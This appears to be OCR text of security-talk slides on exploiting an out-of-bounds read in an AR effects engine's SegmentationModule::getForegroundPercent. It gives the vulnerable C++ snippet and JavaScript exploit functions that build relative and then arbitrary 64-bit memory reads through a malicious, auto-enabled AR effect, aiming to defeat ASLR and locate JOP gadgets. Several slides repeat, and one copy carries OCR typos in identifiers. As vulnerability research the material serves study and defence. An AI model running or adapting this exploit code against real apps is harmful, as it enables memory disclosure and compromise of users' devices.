
- **Challenges**
  - Not all 32-bit IEEE-754 floats cast cleanly to integers instead producing NaN
  - We don’t know where the heap is or how its structured at time of vulnerability trigger

OOB Read Vulnerability Snippet



```
private: // JS API
 Signal<Scalar> getForegroundPercent(int MaskId) const {
   const auto signal = ComponentFactory::createSourceWithCache<reactive::Scalar>(
       context().documentScope().reactiveComponentCache(),
       [this, MaskId]() {
         return foregroundPercent_.valid() ? foregroundPercent_.get()[MaskId] : 0;
       },
       ARENGINE_OPTIONAL_COMPONENT_NAME("foregroundPercent"));
   return signal;
 }
```

OOB Read Exploitation by AR Effect



```
function oob_read_raw(idx) {
  if (idx in CACHE) {
    return CACHE[idx];
  }
  let klass = Object.getPrototypeOf(Object.getPrototypeOf(Segmentation.person));
  let obj = new klass.constructor(idx);
  const res = obj._foregroundPercent.pinLastValue();
  CACHE[idx] = res;
  return res;
}
```

Auto-enable malicious AR effect to defeat ASLR


Vulnerability 2: Security vulnerability in *SegmentationModule::getForegroundPercent* leads to information disclosure

- Relative backwards out of bounds read of 32-bit value as float data type
- Exploited via Group AR effect JavaScript program

The exploit AR effect uses this to defeat ASLR by identifying a library address we will use for JOP gadgets

- **Challenges**
  - Not all 32-bit IEEE-754 floats cast cleanly to integers instead producing NaN
  - We don't know where the heap is or how its structured at time of vulnerability trigger


MaskId int used to read foregroundPercent_ vector OOB in C++



OOB Read Vulnerability Snippet

```
private: // JS API
 Signal<Scalar> getForegroundPercnt(int MaskId) const {
   const auto signal = ComponentFctory::createSourceWithache<reactive::Scalar>(
       context().documentScope().reactiveComponentCache(),
       [this, MaskId]() {
         return foregroundPercent_.valid() ? foregroundPercent_.get()[MaskId] : 0;
       },
       ARENGINE_OPTIONAL_COMPONENT_NAME("foregroundPercent"));
   return signal;
 }
```

OOB Read Exploitation by AR Effect



```
function oob_read_raw(idx) {
  if (idx in CACHE) {
    return CACHE[idx];
  }
  let klass = Object.getPrototypeOf(Object.getPrototypeOf(Segmentation.person));
  let obj = new klass.constructor(idx);
  const res = obj._foregroundPercent.pinLastValue();
  CACHE[idx] = res;
  return res;
}
```

Auto-enable malicious AR effect to defeat ASLR


Vulnerability 2: Security vulnerability in *SegmentationModule::getForegroundPercent* leads to information disclosure

- Relative backwards out of bounds read of 32-bit value as float data type
- Exploited via Group AR effect JavaScript program

The exploit AR effect uses this to defeat ASLR by identifying a library address we will use for JOP gadgets

- **Challenges**
  - Not all 32-bit IEEE-754 floats cast cleanly to integers instead producing NaN
  - We don't know where the heap is or how its structured at time of vulnerability trigger


OOB Read Vulnerability Snippet



```
private: // JS API
 Signal<Scalar> getForegroundPercent(int MaskId) const {
   const auto signal = ComponentFactory::createSourceWithCache<reactive::Scalar>(
         context().documentScope().reactiveComponentCache(),
         [this, MaskId]() {
           return foregroundPercent_.valid() ? foregroundPercent_.get()[MaskId] : 0;
         },
         ARENGINE_OPTIONAL_COMPONENT_NAME("foregroundPercent"));
   return signal;
 }
```

Idx supplied in JS program to trigger C++ OOB Read

OOB Read Exploitation by AR Effect




```
function oob_read_raw(idx) {
  if (idx in CACHE) {
    return CACHE[idx];
  }
  let klass = Object.getPrototypeOf(Object.getPrototypeOf(Segmentation.person));
  let obj = new klass.constructor(idx);
  const res = obj._foregroundPercent.pinLastValue();
  CACHE[idx] = res;
  return res;
}
```

Auto-enable malicious AR effect to defeat ASLR

- **We can read two 32-bit floats to get a 64-bit integer relative out of bounds read.**

- We must handle the case where one of the 32-bit floats does not cast properly producing **NaN**
  - This introduces some reliability issues since we can not expect a 100% success rate for our reads



```
var buf = new ArrayBuffer(8);
var f32_buf = new Float32Array(buf);
var u32_buf = new Uint32Array(buf);

function f64toi(val1, val2) {
    if (isNaN(val1) || isNaN(val2)) {
     return BigInt("0xffffffffffffffff");
    }

    f32_buf[0] = val1;
    f32_buf[1] = val2;
    return BigInt(u32_buf[0]) + (BigInt(u32_buf[1]) << 32n);
  }

function oob_read_64(offset) {
    const idx1 = offset / 4;
    const idx2 = (offset + 4) / 4;
    return f64toi(oob_read_raw(idx1), oob_read_raw(idx2));
}
```

Auto-enable malicious AR effect to defeat ASLR

Next we must turn the relative 64-bit integer out of bounds read into a **64-bit arbitrary out of bounds read**

Our vector size we are reading OOB from is 12 bytes in size


- **Implication: we are indexing relative to allocations 16 bytes or less based on Scudo bin sizes**

Consider our primitive's behavior relative to this vector base

oob_read(idx) = read32(vector_base + idx * 4)

If we knew the address of our vector base we could turn this primitive into the following

read32(address) = oob_read((address - vector_base)/4)




```
function can_arb_read(target, base) {
  const offset = (target - base) >> 2n;
  return (offset >= -0x7fffffffn && offset <= 0x7fffffffn);
}

function arb_read_64(target, base) {
  const offset = (target - base);
  return oob_read_64(parseInt(offset));
}
```

